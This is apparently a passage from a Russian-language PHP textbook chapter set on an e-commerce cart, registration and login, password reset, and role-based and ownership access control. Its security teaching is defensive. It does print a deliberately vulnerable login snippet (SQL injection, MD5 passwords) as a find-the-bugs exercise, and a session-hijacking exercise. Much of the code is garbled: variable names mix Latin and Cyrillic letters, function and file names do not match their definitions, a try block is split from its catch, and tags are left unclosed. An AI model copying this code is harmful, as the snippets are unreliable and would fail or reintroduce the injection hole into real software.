Каждое действие перезагружает страницу — работает, но не современно. Добавим обновление через `fetch`.

```
<?php
// api/korzina.php
require_once __DIR__ . '/../includes/bootstrap.php';
require_once __DIR__ . '/../includes/korzina.php';

header('Content-Type: application/json; charset=utf-8');

if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
    http_response_code(405);
    echo json_encode(['ok' => false, 'oshibka' => 'Метод не разрешён']);
    exit;
}

csrf_proverit();

$oshibka = korzina_dobavit(
    (int) ($_POST['tovar_id'] ?? 0),
    max(1, (int) ($_POST['kolichество'] ?? 1))
);

echo json_encode([
    'ok' => $oshibka === null,
    'oshibka' => $oshibka,
    'schetchik' => korzina_schetchik(),
], JSON_UNESCAPED_UNICODE);
```

```
// assets/js/korzina.js
document.addEventListener('click', async (e) => {
    const knopka = e.target.closest('[data-v-korzinu]');
    if (!knopka) return;

    e.preventDefault();
    knopka.disabled = true;

    const dannye = new FormData();
    dannye.append('tovar_id', knopka.dataset.vKorzinu);
    dannye.append('kolichество', '1');
    dannye.append('csrf_token',
document.querySelector('meta[name="csrf"]').content);

    try {
        const otvet = await fetch('/api/korzina.php', { method: 'POST', body: dannye
    });

        const r = await otvet.json();

        if (r.ok) {
            document.querySelector('.korzina-schetchik').textContent = r.schetchik;
            knopka.textContent = 'Добавлено';
            setTimeout(() => { knopka.textContent = 'В корзину'; }, 1200);
        } else {
            alert(r.oshibka);
        }
    } catch (err) {
        alert('Не удалось добавить. Проверьте связь.');
```

⚠️ CSRF-токен нужен и здесь. Кладём его в `<meta>` в шапке:

```
<meta name="csrf" content="<?= e(csrf_token()) ?>">
```

⚠️ `finally` выполнится в любом случае — и при успехе, и при ошибке. Кнопка обязательно разблокируется, даже если что-то пошло не так.

НА ЭКРАНЕ

На экране

Корзина с товарами:

Автозапчасти Firdavs

Худжанд

[Главная](#) [Каталог](#) [Контакты](#)

Корзина

ТОВАР	ЦЕНА	КОЛИЧЕСТВО	СУММА	
Тормозные колодки Bosch 0986424815	250.00	2	500.00	x
Масляный фильтр Mann W71280	45.00	1	45.00	x
Тормозные диски Brembo 09.9468.11	780.00	1	780.00	x
Итого, 4 товара			1 325.00	

[Очистить корзину](#)

[Оформить заказ](#)

Худжанд · [+992 92 777 77 77](#) · info@autodoc.tj

© 2026 Автозапчасти Firdavs

ЗАПИСЬ

ЧТО ДЕЛАЕТ

<code>session_start()</code>	Начать сессию. До любого вывода
<code>\$_SESSION['kluch']</code>	Данные на сервере, привязанные к посетителю
<code>PHPSESSID</code>	Кука с номерком сессии
<code>session_destroy()</code>	Завершить сессию
<code>httponly</code>	JavaScript не видит куку
<code>samesite</code>	Кука не уходит с чужих сайтов
<code>flash</code>	Одноразовое сообщение через сессию
<code>ON DUPLICATE KEY UPDATE</code>	Вставить или прибавить
<code>IN (\$metki)</code>	Один запрос вместо N
<code>finally</code>	Выполнится в любом случае

ГРАБЛИ

Грабли

Хранить в корзине цены. Устареют. Только id и количество.

Не сверяться с базой при показе. Покажете товар, которого нет.

Доверять `id` из формы. Проверяйте, что товар существует и активен.

Запрос в цикле по позициям корзины. N+1. Один запрос через `IN`.

Забыть PRG. F5 повторит добавление.

`session_start()` после вывода. «Headers already sent».

Хранить права в куке. Посетитель их переписет.

Не проверять CSRF в `api/`. Точка для JavaScript — такой же обработчик POST.

Задача 38.1. Сделайте корзину из главы. Проверьте: добавление, изменение количества, удаление, очистку.

Задача 38.2. Проверьте сверку с базой: положите товар в корзину, потом в другой вкладке уменьшите остаток до нуля, вернитесь и обновите. Что показала корзина?

Задача 38.3. Добавьте счётчик корзины в шапку на всех страницах.

Задача 38.4. Сделайте добавление без перезагрузки через `fetch`.

Задача 38.5. Реализуйте flash-сообщения как отдельные функции `flash_postavit()` и `flash_vzyat()`.

Задача 38.6. Что произойдёт и почему?

```
$_SESSION['korzina'][$_POST['id']] = $_POST['kol'];
```

Найдите три проблемы.

Задача 38.7. Сделайте корзину в базе для вошедших пользователей и перенос из сессии при входе.

Задача 38.8. Добавьте «отложенные» — второй список, куда можно перенести товар из корзины.

Задача 38.9. Посмотрите в F12 → Application → Cookies на `PHPSESSID`. Скопируйте значение, откройте сайт в другом браузере и подставьте эту куку. Что произошло? Какой вывод про защиту сессии?

Ответы — в Приложении Г.

В этом репозитории корзина покупателя живёт в `buyer/`. Загляните — увидите ту же сверку с базой при каждом показе.

Одна деталь, которой у нас пока нет: в боевом магазине корзина может содержать товары **разных продавцов**, и при оформлении она разбивается на подзаказы. Это Фаза 2 проекта, и мы дойдём до неё в главе 46.

Ещё обратите внимание: цены товаров от поставщика AutoEuro в корзине **запрашиваются заново** при оформлении. Причина записана в CLAUDE.md: цены поставщика не кэшируются, они меняются. Показать в корзине вчерашнюю цену — значит либо потерять деньги, либо объясняться с покупателем.

- HTTP не помнит ничего. Сессия — обходной путь через куку-номерок.
- В куке номерок, в сессии данные. Кука на стороне посетителя, он её меняет.
- `session_start()` — до любого вывода.
- В корзине — только **id** и **количество**. Цены и остатки из базы при показе.
- **Сверяйтесь с базой каждый раз**: товар мог исчезнуть или закончиться.
- Один запрос через `IN` вместо запроса на каждую позицию.
- **PRG** после каждого действия, сообщение — через `flash` в сессии.
- Точки `api/` — такие же обработчики POST: проверяйте метод и CSRF.
- Гостевую корзину переносите в базу при входе.

Дальше — регистрация и вход.

Регистрация и вход

ЗАЧЕМ ЭТО

Зачем эта глава

Корзина есть, но покупатель для нас безымянный. Чтобы вести историю заказов, показывать личный кабинет и пускать продавцов в их раздел, нужны аккаунты.

Регистрация и вход выглядят просто: две формы и одна таблица. На деле это самое ответственное место в магазине — здесь хранятся чужие пароли и телефоны.

Мы уже разбирали `password_hash` в главе 36. Теперь соберём всё в работающую систему и добавим то, о чём обычно забывают: восстановление пароля, выход, защиту от перебора.

```
<?php
// includes/polzovateli.php
declare(strict_types=1);

/**
 * Создать пользователя. Возвращает id или бросает исключение с понятным текстом.
 */

function polzovatel_sozdat(string $email, string $parol, string $imya, string
$telefon = ''): int
{
    $email = mb_strtolower(trim($email));

    if (polzovatel_po_email($email) !== null) {
        throw new RuntimeException('Пользователь с такой почтой уже
зарегистрирован');
    }

    $hash = password_hash($parol, PASSWORD_DEFAULT);

    vpolnit('
        INSERT INTO polzovateli (email, parol_hash, imya, telefon, rol)
        VALUES (?, ?, ?, ?, "pokupatel")
        ', [$email, $hash, $imya, $telefon]);

    return posledniy_id();
}

function polzovatel_po_email(string $email): ?array
{
    return zapros_odin('SELECT * FROM polzovateli WHERE email = ?',
[mb_strtolower(trim($email))]);
}

function polzovatel_po_id(int $id): ?array
{
    return zapros_odin('SELECT * FROM polzovateli WHERE id = ? AND aktivnyi = 1',
[$id]);
}
```

► Проверка данных

```
function proverit_registraciyu(array $d): array
{
    $oshibki = [];

    // Почта
    $email = filter_var(trim($d['email'] ?? ''), FILTER_VALIDATE_EMAIL);
    if ($email === false) {
        $oshibki['email'] = 'Проверьте адрес почты';
    }

    // Пароль
    $parol = $d['parol'] ?? '';
    if (mb_strlen($parol) < 8) {
        $oshibki['parol'] = 'Пароль от 8 символов';
    } elseif ($parol !== ($d['parol2'] ?? '')) {
        $oshibki['parol2'] = 'Пароли не совпадают';
    }

    // Имя
    if (mb_strlen(trim($d['imya'] ?? '')) < 2) {
        $oshibki['imya'] = 'Введите имя';
    }

    // Телефон — необязательный, но если ввели, проверим
    $telefon = trim($d['telefon'] ?? '');
    if ($telefon !== '' && !preg_match('/^\+?[0-9\s\-\(\)]{9,20}$/', $telefon)) {
        $oshibki['telefon'] = 'Проверьте номер телефона';
    }

    // Согласие
    if (empty($d['soglasie'])) {
        $oshibki['soglasie'] = 'Нужно согласие на обработку данных';
    }

    return $oshibki;
}
```

► О требованиях к паролю

Раньше советовали требовать заглавные, цифры и спецсимволы. Сейчас подход изменился, и вот почему.

Такие требования заставляют людей придумывать `Parol123!` — короткий пароль, который легко подобрать, но трудно запомнить. В итоге его записывают на бумажке или используют везде одинаковый.

Современная рекомендация:

- минимум 8 символов, лучше 12;
- никаких обязательных спецсимволов;
- проверять по списку самых частых паролей;
- не запрещать длинные пароли и пробелы — парольная фраза надёжнее.

Длина важнее сложности. `лошадь синий батарея скрепка` надёжнее, чем `P@ssw0rd!`, и запоминается лучше.

```
<?php
// registraciya.php

require_once __DIR__ . '/includes/bootstrap.php';
require_once __DIR__ . '/includes/polzovately.php';

// Уже вошёл — незачем регистрироваться
if (!empty($_SESSION['polzovatel_id'])) {
    header('Location: kabinet.php');
    exit;
}

$oшибки = [];
$dанные = ['email' => '', 'imya' => '', 'telefon' => ''];

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    csrf_proverit();

    $данные['email'] = trim($_POST['email'] ?? '');
    $данные['imya'] = trim($_POST['imya'] ?? '');
    $данные['telefon'] = trim($_POST['telefon'] ?? '');

    $ошибки = proverit_registraciyu($_POST);

    if (empty($ошибки)) {
        try {
            $id = polzovatel_sozdat(
                $данные['email'],
                $_POST['parol'],
                $данные['imya'],
                $данные['telefon']
            );

            // Сразу впускаем — не заставляем логиниться после регистрации
            vojt($id);

            $_SESSION['flash'] = ['soobshenie' => 'Добро пожаловать!'];
            header('Location: kabinet.php');
            exit;
        }
    }
}
```



```

    } catch (RuntimeException $e) {
        $oshibki['email'] = $e->getMessage();
    }
}

$zagolovok = 'Регистрация - ' . SAIT_NAZVANIE;
require __DIR__ . '/includes/header.php';
?>

<h1>Регистрация</h1>

<form method="POST" class="forma">
    <?= csrf_pole() ?>

    <div class="pole">
        <label for="email">Электронная почта</label>
        <input type="email" id="email" name="email" required
            value="<?= e($dannye['email']) ?>"
            class="<?= isset($oshibki['email']) ? 'plohoe' : '' ?>"
        <?php if (isset($oshibki['email'])): ?>
            <span class="podskazka"><?= e($oshibki['email']) ?></span>
        <?php endif; ?>
    </div>

    <div class="pole">
        <label for="imya">Ваше имя</label>
        <input type="text" id="imya" name="imya" required
            value="<?= e($dannye['imya']) ?>"
            class="<?= isset($oshibki['imya']) ? 'plohoe' : '' ?>"
        <?php if (isset($oshibki['imya'])): ?>
            <span class="podskazka"><?= e($oshibki['imya']) ?></span>
        <?php endif; ?>
    </div>

    <div class="pole">
        <label for="telefon">Телефон <span class="tihoe">необязательно</span>
    </label>
        <input type="tel" id="telefon" name="telefon"
            value="<?= e($dannye['telefon']) ?>"
            placeholder="+992 92 777 77 77">
    </div>

```

```

<div class="pole">
    <label for="parol">Пароль</label>
    <input type="password" id="parol" name="parol" required minlength="8"
        autocomplete="new-password"
        class="<?= isset($oshibki['parol']) ? 'plohoe' : '' ?>"
    <span class="tihoe">Минимум 8 символов. Длинная фраза надёжнее короткого
набора знаков.</span>
    <?php if (isset($oshibki['parol'])): ?>
        <span class="podskazka"><?= e($oshibki['parol']) ?></span>
    <?php endif; ?>
</div>

<div class="pole">
    <label for="parol2">Повторите пароль</label>
    <input type="password" id="parol2" name="parol2" required
        autocomplete="new-password"
        class="<?= isset($oshibki['parol2']) ? 'plohoe' : '' ?>"
    <?php if (isset($oshibki['parol2'])): ?>
        <span class="podskazka"><?= e($oshibki['parol2']) ?></span>
    <?php endif; ?>
</div>

<div class="pole">
    <label class="galka">
        <input type="checkbox" name="soglasie" value="1" required>
        Согласен на обработку персональных данных
    </label>
    <?php if (isset($oshibki['soglasie'])): ?>
        <span class="podskazka"><?= e($oshibki['soglasie']) ?></span>
    <?php endif; ?>
</div>

<button type="submit">Зарегистрироваться</button>
</form>

<p>Уже есть аккаунт? <a href="vhod.php">Войти</a></p>

<?php require __DIR__ . '/includes/footer.php'; ?>

```

 **autocomplete="new-password"** подсказывает браузеру, что это форма регистрации, — он предложит сгенерировать надёжный пароль и не подставит сохранённый от другого сайта.

Мелочь, а полезная.

```
<?php
// includes/auth.php
declare(strict_types=1);

/** Записать пользователя в сессию. */
function vojti(int $polzovatel_id): void
{
    // Меняем идентификатор сессии – защита от фиксации (глава 36)
    session_regenerate_id(true);

    $_SESSION['polzovatel_id'] = $polzovatel_id;
    $_SESSION['vhod_vremya'] = time();

    // Гостевую корзину переносим на пользователя
    if (function_exists('korzina_perenesti_v_bazu')) {
        korzina_perenesti_v_bazu($polzovatel_id);
    }
}

function vyjti(): void
{
    $_SESSION = [];

    // Удаляем и саму куку сессии, иначе браузер продолжит её присылать
    if (ini_get('session.use_cookies')) {
        $p = session_get_cookie_params();
        setcookie(session_name(), '', time() - 42000,
            $p['path'], $p['domain'], $p['secure'], $p['httponly']);
    }

    session_destroy();
}

/** Текущий пользователь или null. Результат запоминается на время запроса. */
function tekushiy_polzovatel(): ?array
{
    static $polzovatel = false;

    if ($polzovatel !== false) {
```

```

        return $polzovatel;
    }

    $id = $_SESSION['polzovatel_id'] ?? null;
    $polzovatel = $id ? polzovatel_po_id((int) $id) : null;

    // Пользователя удалили или заблокировали, пока он был в сессии
    if ($id && $polzovatel === null) {
        vyjti();
    }

    return $polzovatel;
}

function voshel(): bool
{
    return tekushiy_polzovatel() !== null;
}

```

► Ограничение попыток

```

/** Сколько неудачных попыток за последние 15 минут. */
function neudachnyh_popytok(string $email, string $ip): int
{
    return (int) zapros_znachenie('
        SELECT COUNT(*) FROM popytki_vhoda
        WHERE (email = ? OR ip = ?)
        AND udachno = 0
        AND vremeya > DATE_SUB(NOW(), INTERVAL 15 MINUTE)
        ', [mb_strtolower($email), $ip]);
}

function zapisat_popytku(string $email, string $ip, bool $udachno): void
{
    vpolnit('
        INSERT INTO popytki_vhoda (email, ip, udachno) VALUES (?, ?, ?)
        ', [mb_strtolower($email), $ip, $udachno ? 1 : 0]);
}

```

⚠ Считаем попытки и по почте, и по IP-адресу. Только по почте — можно перебирать пароли к разным аккаунтам с одного адреса. Только по IP — можно блокировать чужой



аккаунт, намеренно вводя неверные пароли.

```
<?php
// vhod.php

require_once __DIR__ . '/includes/bootstrap.php';
require_once __DIR__ . '/includes/polzovately.php';
require_once __DIR__ . '/includes/auth.php';

if (voshel()) {
    header('Location: kabinet.php');
    exit;
}

$oshibka = null;
$email = '';

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    csrf_proverit();

    $email = trim($_POST['email'] ?? '');
    $parol = $_POST['parol'] ?? '';
    $ip = $_SERVER['REMOTE_ADDR'] ?? '';

    if (neudachnyh_popytok($email, $ip) >= 5) {
        $oshibka = 'Слишком много попыток. Попробуйте через 15 минут.';
    } else {
        $polzovatel = polzovatel_po_email($email);

        // Одно сообщение на оба случая — чтобы нельзя было
        // перебором узнать, какие адреса зарегистрированы
        if ($polzovatel === null || !password_verify($parol,
            $polzovatel['parol_hash'])) {
            zapisat_popytku($email, $ip, false);
            $oshibka = 'Неверная почта или пароль';

        } elseif ((int) $polzovatel['aktivnyi'] !== 1) {
            $oshibka = 'Аккаунт заблокирован. Свяжитесь с нами.';

        } else {
            zapisat_popytku($email, $ip, true);
        }
    }
}
```

```

        // Хеш мог устареть: PHP со временем усиливает алгоритм
        if (password_needs_rehash($polzovatel['parol_hash'], PASSWORD_DEFAULT))
        {
            vpolnit('UPDATE polzovateLi SET parol_hash = ? WHERE id = ?',
                [password_hash($parol, PASSWORD_DEFAULT),
                $polzovatel['id']]);
        }

        vojti((int) $polzovatel['id']);

        // Возвращаем туда, откуда пришли
        $kuda = $_SESSION['posle_vhoda'] ?? 'kabinet.php';
        unset($_SESSION['posle_vhoda']);
        header('Location: ' . $kuda);
        exit;
    }
}

$zagolovok = 'Вход - ' . SAIT_NAZVANIE;
require __DIR__ . '/includes/header.php';
?>

<h1>Вход</h1>

<?php if ($oshibka !== null): ?>
    <div class="oshibka-obshaya"><?= e($oshibka) ?></div>
<?php endif; ?>

<form method="POST" class="forma">
    <?= csrf_pole() ?>

    <div class="pole">
        <label for="email">Почта</label>
        <input type="email" id="email" name="email" required
            value="<?= e($email) ?>" autocomplete="username">
    </div>

    <div class="pole">
        <label for="parol">Пароль</label>
        <input type="password" id="parol" name="parol" required
            autocomplete="current-password">
    </div>
</form>

```



```
</div>

<button type="submit">Войти</button>
</form>

<p>
  <a href="vosstanovlenie.php">Забыли пароль?</a> ·
  <a href="registraciya.php">Регистрация</a>
</p>

<?php require __DIR__ . '/includes/footer.php'; ?>
```

► **password_needs_rehash** — приём, о котором мало кто знает

PHP со временем усиливает алгоритм хеширования. Пароли, захешированные пять лет назад, слабее сегодняшних.

`password_needs_rehash` проверяет, устарел ли хеш. Если да — мы пересчитываем его прямо при входе, пока пароль есть в открытом виде. Пользователь ничего не замечает, а защита обновляется сама.

Три строчки кода, которые окупаются через годы.

Место, где легко наделать дыр. Правильная схема:

```
/** Шаг 1: человек ввёл почту, отправляем ссылку. */
function zaprosit_vosstanovlenie(string $email): void
{
    $polzovatel = polzovatel_po_email($email);

    // Отвечаем одинаково, даже если такой почты нет.
    // Иначе форма превращается в способ проверить, кто у нас зарегистрирован.
    if ($polzovatel === null) {
        return;
    }

    $token = bin2hex(random_bytes(32));

    vpolnit('
        INSERT INTO sbros_parolya (polzovatel_id, token_hash, istekaet)
        VALUES (?, ?, DATE_ADD(NOW(), INTERVAL 1 HOUR))
    ', [$polzovatel['id'], hash('sha256', $token)]);

    $ssylka = SAIT_ADRES . '/novyi-parol.php?token=' . $token;
    otpravit_pismo($polzovatel['email'], 'Восстановление пароля',
        "Чтобы задать новый пароль, перейдите по ссылке:\n$ssylka\n\n" .
        "Ссылка действует один час. Если вы не запрашивали восстановление, просто
        удалите это письмо.");
}

/** Шаг 2: человек перешёл по ссылке и ввёл новый пароль. */
function primenit_novyi_parol(string $token, string $novyi_parol): bool
{
    $zapis = zapros_odin('
        SELECT * FROM sbros_parolya
        WHERE token_hash = ? AND ispolzovan = 0 AND istekaet > NOW()
    ', [hash('sha256', $token)]);

    if ($zapis === null) {
        return false;
    }
}
```

```

        vpolnit('UPDATE polzovateli SET parol_hash = ? WHERE id = ?',
                [password_hash($novyi_parol, PASSWORD_DEFAULT),
                 $zapis['polzovatel_id']]);

        // Токен одноразовый
        vpolnit('UPDATE sbros_parolya SET ispolzovan = 1 WHERE id = ?',
                [$zapis['id']]);

        return true;
    }

```

⚠ Четыре правила восстановления, каждое закрывает свою дыру:

1. Токен случайный и длинный — `random_bytes(32)`, не `rand()` и не время.
2. В базе хранится хеш токена, а не сам токен. Утечка базы не даст войти в чужие аккаунты.
3. Короткий срок жизни — час. Не сутки.
4. Одноразовый — после использования помечается и больше не работает.

И пятое, не техническое: **отвечайте одинаково**, есть такая почта или нет. Иначе форма восстановления становится способом узнать, кто у вас зарегистрирован.

```
<?php $ya = tekushiy_polzovatel(); ?>

<nav class="polzovatel">
    <?php if ($ya): ?>
        <a href="kabinet.php"><? e($ya['imya']) ?></a>
        <?php if ($ya['rol'] === 'admin' || $ya['rol'] === 'manager'): ?>
            <a href="/admin/">Админка</a>
        <?php endif; ?>
        <?php if ($ya['rol'] === 'prodavec'): ?>
            <a href="/seller/">Мои товары</a>
        <?php endif; ?>
        <form method="POST" action="vyhod.php" class="vstroennaya">
            <? csrf_pole() ?>
            <button type="submit" class="knopka-tihaya">Выйти</button>
        </form>
    <?php else: ?>
        <a href="vhod.php">Войти</a>
        <a href="registraciya.php">Регистрация</a>
    <?php endif; ?>
</nav>
```

⚠ Выход должен быть формой POST, а не ссылкой.

Причина неочевидная: если выход сделать ссылкой `<a href="vyhod.php">`, то любой сайт сможет вставить `` — и браузер жертвы «нажмёт» её сам. Человека будет постоянно выкидывать из аккаунта.

Это тот же CSRF из главы 36, только безобидный на первый взгляд.

НА ЭКРАНЕ

На экране

Форма входа с ошибкой:

Автозапчасти Firdavs

Худжанд

[Главная](#) [Каталог](#) [Контакты](#)

Вход

Неверная почта или пароль

Почта

firdavs@example.com

Пароль

ЗАПИСЬ

ЧТО ДЕЛАЕТ

<code>password_hash(\$p, PASSWORD_DEFAULT)</code>	Захешировать пароль
<code>password_verify(\$p, \$hash)</code>	Проверить пароль
<code>password_needs_rehash()</code>	Устарел ли алгоритм хеша
<code>session_regenerate_id(true)</code>	Сменить идентификатор сессии
<code>filter_var(..., FILTER_VALIDATE_EMAIL)</code>	Проверить почту
<code>bin2hex(random_bytes(32))</code>	Криптостойкий токен
<code>hash('sha256', \$token)</code>	Хеш токена для хранения в базе
<code>autocomplete="new-password"</code>	Подсказка браузеру: это регистрация
<code>static \$polzovatel</code>	Не запрашивать пользователя дважды за запрос
<code>\$_SESSION['posle_vhoda']</code>	Куда вернуть после входа

ГРАБЛИ

Грабли

Хранить пароль в открытом виде или в MD5. Только `password_hash`.

Разные сообщения «нет пользователя» и «неверный пароль». Позволяет перебрать базу адресов.

Не менять идентификатор сессии после входа. Фиксация сессии.

Выход ссылкой. Чужой сайт выкинет пользователя картинкой.

Не ограничивать попытки. Пароль подберут перебором.

Хранить токен восстановления открытым. Утечка базы — доступ ко всем аккаунтам.

Токен восстановления на сутки. Час достаточно.

Требовать спецсимволы. Люди придумают `Parol123!` и запишут на бумажке.

Не удалять куку при выходе. Браузер продолжит присылать старый идентификатор.

ЗАДАЧИ

Задачи

Задача 39.1. Сделайте регистрацию и вход. Проверьте: повторная почта, короткий пароль, несовпадение паролей.

Задача 39.2. Посмотрите в базе, как выглядит хеш. Зарегистрируйте двух человек с одинаковым паролем. Хеши разные? Объясните почему.

Задача 39.3. Реализуйте ограничение попыток и проверьте: шесть неверных паролей подряд.

Задача 39.4. Сделайте выход формой POST. Проверьте, что `` на другой странице больше не выкидывает вас.

Задача 39.5. Реализуйте восстановление пароля со всеми четырьмя правилами. Письмо пока выводите на экран вместо отправки.

Задача 39.6. Найдите все проблемы:

```
$p = zapros_odin("SELECT * FROM polzovateli WHERE email = '{$_POST['email']}'");
if (!$p) exit('Нет такого пользователя');
if ($p['parol'] !== md5($_POST['parol'])) exit('Неверный пароль');
$_SESSION['admin'] = true;
```

Их здесь минимум пять.

Задача 39.7. Добавьте «Запомнить меня»: долгоживущая кука с отдельным токеном. Подумайте, чем это опаснее обычной сессии.

Задача 39.8. Сделайте так, чтобы после входа человек возвращался на ту страницу, с которой его отправили авторизоваться.

Задача 39.9. Добавьте в личный кабинет смену пароля — с обязательным вводом старого. Зачем нужен старый, если человек уже вошёл?

Ответы — в Приложении Г.

В БОЮ В бою

Откройте `auth/` в этом репозитории. Увидите ту же схему: `password_hash`, CSRF-токены, смена идентификатора сессии.

Обратите внимание на одну вещь, которой у нас пока нет: после регистрации продавца его аккаунт получает статус `na_proverka`, а не сразу рабочий. Магазин не пускает торговать кого попало — сначала модерация.

Это Фаза 1 маркетплейса, и мы дойдём до неё в главе 44.

ИТОГ Итог

- Пароли — только `password_hash` и `password_verify`.
- Длина важнее сложности. Минимум 8, спецсимволы не требовать.
- Одинаковое сообщение при неверной почте и неверном пароле.
- `session_regenerate_id(true)` после входа.
- Ограничивайте попытки — и по почте, и по IP.
- `password_needs_rehash` обновляет старые хеши сами собой.
- Восстановление: случайный токен, хеш в базе, час жизни, одноразовый.
- Отвечайте одинаково, есть такая почта или нет.
- Выход — форма POST, не ссылка.
- При выходе удаляйте и куку сессии.

Дальше — роли и разграничение доступа.

Роли и разграничение доступа

ЗАЧЕМ ЭТО

Зачем эта глава

В магазине четыре типа людей, и каждому нужно своё:

КТО	ЧТО МОЖНО
Покупатель	Каталог, корзина, свои заказы
Продавец	Плюс: свои товары, свои заказы, свой баланс
Менеджер	Плюс: все заказы, модерация товаров
Администратор	Всё, включая настройки и других пользователей

Задача главы — сделать так, чтобы каждый видел только своё. И, что важнее, — **чтобы никто не мог попасть в чужое, даже зная адрес страницы.**

Это тема, где ошибка стоит дорого. Скрыть ссылку в меню — не защита. Разберём, как делать правильно.

РАЗБИРАЕМСЯ

Главное правило

Прятать — не значит защищать.

Убрали кнопку «Админка» из меню для покупателя? Он всё равно наберёт `/admin/` в адресной строке и попадёт туда.

Проверка прав должна стоять **в самом начале каждой защищённой страницы**, на сервере. Меню — это удобство, а не безопасность.

Запомните формулировку: **скрытие ссылки — это вежливость, проверка на сервере — это защита.**

РАЗБИРАЕМСЯ

Роли

Мы завели их ещё в главе 31:

```
rol ENUM('pokupatel', 'prodavec', 'manager', 'admin') NOT NULL DEFAULT 'pokupatel'
```

Простая схема «одна роль на человека» покрывает большинство магазинов. Есть и сложнее — набор отдельных разрешений, — но начинать стоит с ролей: их легко понять и трудно запутать.

► Функции проверки

```
<?php
// includes/prava.php
declare(strict_types=1);

/** Роли по возрастанию полномочий. */
const IERARHIYA_ROLEY = ['pokupatel' => 1, 'prodavec' => 2, 'manager' => 3, 'admin'
=> 4];

function rol(): string
{
    $p = tekushiy_polzovatel();
    return $p['rol'] ?? 'gost';
}

/** Роль ровно такая. */
function rol_est(string $nuzhnaya): bool
{
    return rol() === $nuzhnaya;
}

/** Роль не ниже указанной. Админ проходит везде. */
function rol_ne_nizhe(string $minimum): bool
{
    $moya = IERARHIYA_ROLEY[rol()] ?? 0;
    $nado = IERARHIYA_ROLEY[$minimum] ?? 99;
    return $moya >= $nado;
}

/** Требовать вход. Не вошёл — на страницу входа, с возвратом. */
function trebuetsya_vhod(): void
{
    if (!voshel()) {
        $_SESSION['posle_vhoda'] = $_SERVER['REQUEST_URI'] ?? '/';
        header('Location: /vhod.php');
        exit;
    }
}

/** Требовать роль не ниже. Иначе честная 403. */
function trebuetsya_rol(string $minimum): void
```

```

{
    trebuetsya_vhod();

    if (!rol_ne_nizhe($minimum)) {
        http_response_code(403);
        require __DIR__ . '/../403.php';
        exit;
    }
}

```

Применение — **первой строкой** защищённой страницы:

```

<?php
require_once __DIR__ . '/../includes/bootstrap.php';
trebuetsya_rol('manager');      // дальше только менеджеры и админы

// ...остальной код страницы

```

⚠ Именно первой строкой. Если поставить проверку после запроса к базе или после вывода чего-то на экран, часть работы уже выполнится — и данные могут утечь в ответе.

РАЗБИРАЕМСЯ

Владение: сложнее, чем роль

Роль отвечает на вопрос «кто ты». Но есть второй вопрос: «твое ли это?»

Продавец Ахмад имеет роль `prodavec` и право редактировать товары. Но **только свои**.

Открыв `/seller/tovar.php?id=99`, где 99 — товар Сафара, он не должен ничего увидеть.

```

/** Может ли текущий пользователь трогать этот товар. */
function mozjno_redaktirovat_tovar(array $tovar): bool
{
    $ya = tekushiy_polzovatel();
    if ($ya === null) return false;

    // Менеджер и админ – любой товар
    if (rol_ne_nizhe('manager')) return true;

    // Продавец – только свой
    if ($ya['rol'] === 'prodavec') {
        $moy_magazin = zapros_znachenie(
            'SELECT id FROM prodavcy WHERE polzovatel_id = ?', [$ya['id']]
        );
        return $moy_magazin && (int) $tovar['prodavec_id'] === (int) $moy_magazin;
    }

    return false;
}

```

И на странице:

```

<?php
require_once __DIR__ . '/../includes/bootstrap.php';
trebuetsya_rol('prodavec');

$tovar = tovar_po_id((int) ($_GET['id'] ?? 0));

if ($tovar === null) {
    http_response_code(404);
    exit('Товар не найден');
}

if (!mozjno_redaktirovat_tovar($tovar)) {
    http_response_code(403);
    exit('Это не ваш товар');
}

```

► Ошибка, которую совершают почти все

```
// ❌ Проверили роль, но не владение
trebuetsya_rol('prodavec');
$tovar = tovar_po_id((int) $_GET['id']);
// ...и сразу редактируем
```

Любой продавец сможет править товары любого другого, просто подобрав номер в адресе.

Эта дыра называется IDOR — небезопасная прямая ссылка на объект. Она входит в первую десятку самых частых уязвимостей, и находят её обычно не хакеры, а любопытные пользователи.

Правило: проверяйте не только «кто ты», но и «твоё ли это».

► Способ надёжнее: фильтровать в запросе

Ещё лучше — не проверять после, а сразу не доставать чужое:

```
function moy_tovar(int $tovar_id): ?array
{
    $ya = tekushiy_polzovatel();

    // Менеджеру отдаём любой
    if (rol_ne_nizhe('manager')) {
        return tovar_po_id($tovar_id);
    }

    // Продавцу — только с проверкой владения прямо в запросе
    return zapros_odin('
        SELECT t.*
        FROM tovary AS t
        INNER JOIN prodavcy AS p ON p.id = t.prodavec_id
        WHERE t.id = ? AND p.polzovatel_id = ?
    ', [$tovar_id, $ya['id']]);
}
```

Чужой товар просто не найдётся — и забыть проверку невозможно, она встроена в запрос.

Это лучший подход. Защита, которую нельзя случайно пропустить, надёжнее защиты, о которой нужно помнить.

```
<?php
// kabinet.php

require_once __DIR__ . '/includes/bootstrap.php';
require_once __DIR__ . '/includes/prava.php';

trebuetsya_vhod();
$ya = tekushiy_polzovatel();

// Заказы только свои – условие в запросе, а не проверкой после
$zakazy = zapros('
    SELECT id, nomer, summa_itogo, status, sozdan
    FROM zakazy
    WHERE polzovatel_id = ?
    ORDER BY sozdan DESC
    LIMIT 20
', [$ya['id']]);

$zagolovok = 'Личный кабинет – ' . SAIT_NAZVANIE;
require __DIR__ . '/includes/header.php';
?>

<h1>Здравствуйте, <?= e($ya['imya']) ?></h1>

<div class="kabinet-razdely">
    <a class="razdel" href="kabinet.php">Мои заказы</a>
    <a class="razdel" href="profil.php">Профиль</a>

    <?php if (rol_est('prodavec')): ?>
        <a class="razdel" href="/seller/">Мои товары</a>
        <a class="razdel" href="/seller/finance.php">Баланс</a>
    <?php endif; ?>

    <?php if (rol_ne_nizhe('manager')): ?>
        <a class="razdel" href="/admin/">Админка</a>
    <?php endif; ?>
</div>

<h2>Мои заказы</h2>
```

```

<?php if (empty($zakazy)): ?>
    <div class="pusto">
        <p>Заказов пока нет.</p>
        <a class="knopka" href="/">Перейти в каталог</a>
    </div>
<?php else: ?>
    <table class="spisok">
        <thead>
            <tr><th>Номер</th><th>Дата</th><th>Сумма</th><th>Статус</th><th></th></tr>
        </thead>
        <tbody>
            <?php foreach ($zakazy as $z): ?>
                <tr>
                    <td class="mono"><?= e($z['nomer']) ?></td>
                    <td><?= date('d.m.Y', strtotime($z['sozdan'])) ?></td>
                    <td class="mono"><?= somoni((int) $z['summa_itogo']) ?></td>
                    <td><span class="status s-<?= e($z['status']) ?>">
                        <?= e(status_zakaza_podpis($z['status'])) ?>
                    </span></td>
